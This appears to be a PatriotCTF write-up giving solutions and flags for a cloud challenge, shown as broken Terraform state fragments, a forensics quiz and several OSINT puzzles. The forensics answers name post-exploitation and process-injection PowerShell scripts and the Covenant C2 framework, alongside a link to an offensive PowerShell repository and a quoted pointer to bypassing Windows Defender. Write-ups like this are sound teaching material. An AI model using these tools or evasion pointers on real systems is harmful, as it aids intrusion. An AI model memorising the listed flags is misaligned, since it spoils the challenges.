"sensitive_attributes": [],
"dependencies": [
    "aws_cognito_user_pool.user_pool"
]
}
]
}

```

```

        }
    ],
},
{
    "mode": "managed",
    "type": "aws_iam_policy",
    "name": "s3_access_policy",
    "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
    "instances": [
        {
            "schema_version": 0,
            "attributes": {
                "arn": "arn:aws:iam::313373737373:policy/S3AccessPolicy",
                "attachment_count": 0,
                "description": "",
                "id": "arn:aws:iam::313373737373:policy/S3AccessPolicy",
                "name": "S3AccessPolicy",
                "name_prefix": "",
                "path": "/",
                "policy": "{\"Statement\": [{\"Action\": \"s3:GetObject\", \"Effect\": \"Allow\", \"Resource\": \"arn:aws:s3:::patriot-ctf-cloud-ctf-challenge/*\"}], \"Version\": \"2012-10-17\"}",
                "policy_id": "ANPARWQQKGX7FI6F4B5ZK",
                "tags": null,
                "tags_all": {}
            },
            "sensitive_attributes": [],
            "private": "bnVsbA==",
            "dependencies": [
                "aws_s3_bucket.flag_bucket"
            ]
        }
    ],
},
{
    "mode": "managed",
    "type": "aws_iam_role",
    "name": "cognito_s3_role",
    "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
    "instances": [
        {
            "schema_version": 0,
            "attributes": {
                "arn": "arn:aws:iam::313373737373:role/CognitoS3Role",
                "assume_role_policy": "{\"Statement\": [{\"Action\": \"sts:AssumeRoleWithWebIdentity\", \"Condition\": {\"StringEquals\": {\"cognito-identity.amazonaws.com:aud\": \"us-east-1:b73a3094-c689-47e2-b9c4-31d5b7ee1ee\"}}, \"Effect\": \"Allow\", \"Principal\": {\"Federated\": \"cognito-identity.amazonaws.com\"}}], \"Version\": \"2012-10-17\"}",
                "create_date": "2024-09-14T06:10:15Z",
                "description": "",
                "force_detach_policies": false,
                "id": "CognitoS3Role",
                "inline_policy": [],
                "managed_policy_arns": [],
                "max_session_duration": 3600,
                "name": "CognitoS3Role",
                "name_prefix": "",
                "path": "/",
                "permissions_boundary": "",
                "tags": null,
                "tags_all": {},
                "unique_id": "AROARWQQKGX7K5W06NWNCN"
            },
            "sensitive_attributes": [],
            "private": "bnVsbA==",
            "dependencies": [
                "aws_cognito_identity_pool.identity_pool",
                "aws_cognito_user_pool.user_pool",
                "aws_cognito_user_pool_client.user_pool_client"
            ]
        }
    ],
},
{
    "mode": "managed",
    "type": "aws_iam_role_policy_attachment",
    "name": "s3_policy_attachment",
    "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
    "instances": [
        {
            "schema_version": 0,
            "attributes": {
                "id": "CognitoS3Role-20240914061017690900000001",
                "policy_arn": "arn:aws:iam::313373737373:policy/S3AccessPolicy",
                "role": "CognitoS3Role"
            }
        }
    ]
}

```

```

        },
        "sensitive_attributes": [],
        "private": "bnVsbA==",
        "dependencies": [
            "aws_cognito_identity_pool.identity_pool",
            "aws_cognito_user_pool.user_pool",
            "aws_cognito_user_pool_client.user_pool_client",
            "aws_iam_policy.s3_access_policy",
            "aws_iam_role.cognito_s3_role",
            "aws_s3_bucket.flag_bucket"
        ]
    }
],
{
    "mode": "managed",
    "type": "aws_s3_bucket",
    "name": "flag_bucket",
    "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
    "instances": [
        {
            "schema_version": 0,
            "attributes": {
                "acceleration_status": "",
                "acl": null,
                "arn": "arn:aws:s3:::patriot-ctf-cloud-ctf-challenge",
                "bucket": "patriot-ctf-cloud-ctf-challenge",
                "bucket_domain_name": "patriot-ctf-cloud-ctf-challenge.s3.amazonaws.com",
                "bucket_prefix": "",
                "bucketRegionalDomainName": "patriot-ctf-cloud-ctf-challenge.s3.us-east-1.amazonaws.com",
                "cors_rule": [],
                "force_destroy": false,
                "grant": [
                    {
                        "id": "40e0ef3b383362bd8bec1899652211c5f7658c2c96441b358292c80d2385347a",
                        "permissions": [
                            "FULL_CONTROL"
                        ],
                        "type": "CanonicalUser",
                        "uri": ""
                    }
                ],
                "hosted_zone_id": "Z3AQBSTGFYJSTF",
                "id": "patriot-ctf-cloud-ctf-challenge",
                "lifecycle_rule": [],
                "logging": [],
                "object_lock_configuration": [],
                "object_lock_enabled": false,
                "policy": "",
                "region": "us-east-1",
                "replication_configuration": [],
                "request_payer": "BucketOwner",
                "server_side_encryption_configuration": [
                    {
                        "rule": [
                            {
                                "apply_server_side_encryption_by_default": [
                                    {
                                        "kms_master_key_id": "",
                                        "sse_algorithm": "AES256"
                                    }
                                ],
                                "bucket_key_enabled": false
                            }
                        ]
                    }
                ],
                "tags": null,
                "tags_all": {},
                "timeouts": null,
                "versioning": [
                    {
                        "enabled": false,
                        "mfa_delete": false
                    }
                ],
                "website": [],
                "website_domain": null,
                "website_endpoint": null
            },
            "sensitive_attributes": [],
            "private": "eyJlMmJmYjczMC1lY2FhLTEzZTYtOGY4OC0zNDM2M2JjN2M0YzAiOnsiY3JlYXR1IjoxMjAwMDAwMDAwLCJkZWxldGUiOjM2MDAwMDAwMDAwMDAsInJlYwQiOjEyMDAwMDAwMDAwMDAsInVwZGF0ZSI6MTIwMDAwMDAwMH19"
        }
    ]
}
]
}

```

```



        }
    ],
},
{
  "mode": "managed",
  "type": "aws_s3_object",
  "name": "flag",
  "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
  "instances": [
    {
      "schema_version": 0,
      "attributes": {
        "acl": null,
        "arn": "arn:aws:s3:::patriot-ctf-cloud-ctf-challenge/flag.txt",
        "bucket": "patriot-ctf-cloud-ctf-challenge",
        "bucket_key_enabled": false,
        "cache_control": "",
        "checksum_algorithm": null,
        "checksum_crc32": "",
        "checksum_crc32c": "",
        "checksum_sha1": "",
        "checksum_sha256": "",
        "content": "REDACTED",
        "content_base64": null,
        "content_disposition": "",
        "content_encoding": "",
        "content_language": "",
        "content_type": "application/octet-stream",
        "etag": "4d3b6ee1c1753298840f825d97b30999",
        "force_destroy": false,
        "id": "flag.txt",
        "key": "flag.txt",
        "kms_key_id": null,
        "metadata": null,
        "object_lock_legal_hold_status": "",
        "object_lock_mode": "",
        "object_lock_retain_until_date": "",
        "override_provider": [],
        "server_side_encryption": "AES256",
        "source": null,
        "source_hash": null,
        "storage_class": "STANDARD",
        "tags": null,
        "tags_all": {},
        "version_id": "",
        "website_redirect": ""
      },
      "sensitive_attributes": [],
      "private": "bnVsbA==",
      "dependencies": [
        "aws_s3_bucket.flag_bucket"
      ]
    }
  ]
}
}

```

Forensics

[完] Bad Blood

▼ Writeup



<https://raw.githubusercontent.com/IAmInZoho/OFFSEC-PowerShell/main/Invoke-P0wnedshell.ps1>

```
czrnally@LAPTOP-3WUICR1H: $ nc chal.competitivecyber.club 10001
Microsoft Windows [Version 10.0.22621]
We recently had to terminate an employee due to a department-cut.
One of our most dramatic terminations was that of a C-suite executive, Jack Stometurf.
We believe he may have maliciously infected his workstation to maintain persistence on the corporate network.
Please view the provided event logs and help us conduct our investigation.

Answer the following questions for the flag:
Q1. Forensics found post exploitation activity present on system, network and security event logs. What post-exploitation script did the attacker run to conduct this activity?
>> Example answer: PowerView.ps1
>> Invoke-CommandShell.ps1
That makes sense.

Q2. Forensics could not find any malicious processes on the system. However, network traffic indicates a callback was still made from his system to a device outside the network. We believe jack used process injection to facilitate this. What script helped him accomplish this?
>> Example answer: Inject.ps1
>> Invoke-UrbanBishop.ps1
That makes sense.
```

Evil WinRM 사용법

2023. 6. 17. — How to bypass Windows Defender (Covenant C2). How to bypass Windows Defender with Custom C++ .DLL Payload Loader (Covenant C2). netwaff.

```
Q4. Network evidence suggest Jack established connection to a C2 server. What C2 framework is jack using?
>> Example answer: C2Name
>> Covenant
That makes sense.

That'll do. Thanks for your help, here's a flag for your troubles.
pctf{3v3nt_l0gs_reve4l_a11_a981eb}
```

pctf{3v3nt_l0gs_reve4l_a11_a981eb}

OSINT

[完]On the Run

▼ Writeup

Challenge 220 Solves X

On The Run

100

Easy

We've been tracking the adversary for weeks, and he just slipped up and posted this gorgeous high-rise view on his Twitter. His caption was "awesome meeting with a gorgeous view!" Can you track down his location?



Flag format will be PCTF{<business name of his location>}. Not a street address. If he were in a WeWork space, it would be PCTF{wework}.

Author: Shiloh Smiles (arcticx)

twitterpost.J...

Flag

Submit



any place where you can hold a meeting near the view of dc?

사이트 2개 검색함 ▾

There are several meeting venues near "The View of DC" with stunning views:

1. **Convene** at 1201 Wilson Blvd offers meeting spaces with panoramic views and modern amenities, perfect for various corporate events.
2. **UVA Darden Sands Family Grounds** features versatile spaces with views of Washington, D.C., ideal for meetings and events up to 250 guests.
3. **Top of the Town** in Rosslyn provides unobstructed views of the monuments and Potomac River, suitable for meetings, retreats, and social events.

These venues offer comprehensive facilities and exceptional views, making them ideal choices for meetings near "The View of DC" [62].

◀ ▶ ⌂ ⌃ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌊ ⌋ ⌁ ⌂ ⌃ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌊ ⌋ ⌁

PCTF{Convene}

[完] Phase One

▼ Writeup

Challenge 211 Solves X

Phase One

100

Easy

We had one of our agents infiltrate an adversary's lab and photograph a gateway device that can get us access to their network. We need to develop an exploit as soon as possible. Attached is a picture of the device. Get us intel on what MCU the device is utilizing so we can continue with our research.

Flag format: pctf{mcu_vendor_name} (example: pctf{broadcom})

Author: Dylan (elbee3779)

Download target_product...



🔗 dlink dsl 6300v mcu vendor name

🔍 사이트 2개 검색함 ▾

The D-Link DSL-6300V modem-router uses the **Ikanos IKF68331** chipset as its main MCU. It supports VDSL2+ for high-speed broadband connections and is equipped with an Ikanos Ethernet chip. For additional technical details, you can visit the [TechInfoDepot page](#) (TechInfoDepot).

```
pctf{ikanos}
```

[完] Porcelain Throne

▼ Writeup

Challenge 325 Solves X

Porcelain Throne

100

Beginner


This toilet gives you the best view in the at sunset, which city is this located in? Flag format will be PCTF{cityname}

[throne.JPG](#)

Submit



[https://lens.google.com/search?
ep=gsbu&hl=ko&rl=df&p=AbfrA8pKQ6l7xq20T8NCzJlwMIE_XwPLJ126OnuuBAM03i7b7VXONALvcrerS2y95VrCrvNaGGxWOKPQaANj4diaPycjbnQAWM0890LgmzCgtc6HLLkwDzCzgnl-pNlkzvhoL9n8fwGEpTA1rk31gZJ9SSeMD0wFLuy-QM_NBebpQ2p3gMfUSLESFhBZg4F0wJVPAbnKinGq26dsbfv0dy57Q5z1RETOfsfv5bFFWm_4UCAEdyQ9dTnvNECLmqLck8_u2ZfimUfUrJ5Q=#lns=W251bGwsbnVsbCx
\[https://www.reddit.com/r/koreatravel/comments/1dqagnl/toilet_with_a_view_in_daegus_e_world_83_tower/\]\(https://www.reddit.com/r/koreatravel/comments/1dqagnl/toilet_with_a_view_in_daegus_e_world_83_tower/\)](https://lens.google.com/search?ep=gsbu&hl=ko&rl=df&p=AbfrA8pKQ6l7xq20T8NCzJlwMIE_XwPLJ126OnuuBAM03i7b7VXONALvcrerS2y95VrCrvNaGGxWOKPQaANj4diaPycjbnQAWM0890LgmzCgtc6HLLkwDzCzgnl-pNlkzvhoL9n8fwGEpTA1rk31gZJ9SSeMD0wFLuy-QM_NBebpQ2p3gMfUSLESFhBZg4F0wJVPAbnKinGq26dsbfv0dy57Q5z1RETOfsfv5bFFWm_4UCAEdyQ9dTnvNECLmqLck8_u2ZfimUfUrJ5Q=#lns=W251bGwsbnVsbCx)



PCTF{Daegu}

[完] Night School

▼ Writeup

Challenge 228 Solves X

Night School

100

Easy

It's said that a famous geocacher has left a cache on our Fairfax campus. He took this picture before disappearing into the night. Could you help us find where this picture was taken?

The flag is pctf[NAME_OF_STATUE]

Author: Dylan (elbee3779)

 [nighttimes...](#)

Flag

Submit



<https://www.gmu.edu/discover-mason>

pctf{Communitas}

[完] Studious

▼ Writeup

Challenge 162 Solves X

Studious

180

Medium

How much was tuition in for GWU graduate per credit hour for the 1998-1999 school year? Flag will be amount with just a period, like PCTF{1050.75} if it were \$1,050.75.

NOTE: George Washington University, not George Mason University.

Flag Submit

How much was tuition in for GWU graduate per credit hour for the 1998-1999 school year?

🔗 사이트 2개 검색함 ▾

The tuition for on-campus graduate students at George Washington University for the 1998-1999 school year was \$714.50 per credit hour. This rate was part of the university's operating budget for that academic year, which included modest increases in tuition and fees compared to previous years [84].

PCTF{714.50}

[元] Give me four words, Vasily

▼ Writeup

Challenge 131 Solves X

Give me four words, Vasily

240


Easy

We have been tracking a highly suspicious submarine believed to be harboring many enemy skiddies. Unfortunately, this satellite image is rather out of date. Your mission is to locate the submarines there using a more up-to-date image, and tell us what class they are with their NATO reporting name - a letter from the NATO phonetic alphabet, spelled out.

We want to know precisely where the aft end of northernmost submarine attached to the pier is. Communicate its location in three words. Include the NATO reporting name of the class of submarine in your answer.

Submission format: PCTF{three.position.words.class_name}
Example submission: PCTF{employing.broken.imports.sierra}


Author: James Crowley (@zephyrone3956)



Class Name:

<https://thebarentsoobserver.com/en/2015/10/black-fleet-subs-arctic-training>


Three Position Words:



PCTF{bagels.light.vivid.kilo}

[完] sixfeetunder

▼ Writeup



A challenge card for the challenge "sixfeetunder" worth 100 points. The card has a dark green background. At the top left is a "Challenge" button, at the top center is "231 Solves", and at the top right is a close button (X). The title "sixfeetunder" is centered in large white font, followed by the point value "100" in bold white font. A small "Easy" tag is located below the title. The challenge description reads: "There is an American military college that, famously, only has one person buried on its campus. What is the name of that person? Ignore any honorifics (such as Mr.), middle names, and spaces." Below the description is an example: "for example, Mr. John A. Smith would be PCTF{johnsmith}." The author is listed as "author: Shiloh / arcticx". At the bottom are two buttons: "Flag" on the left and "Submit" on the right.

Is there an American military college that only one person is buried?

Yes, The Citadel in Charleston, South Carolina, is an American military college where only one person is buried on its campus. That person is General Mark Clark, a former president of the college and a distinguished U.S. Army officer.

◀ ▶ 🔍 ⌂ ↻

PCTF{markclark}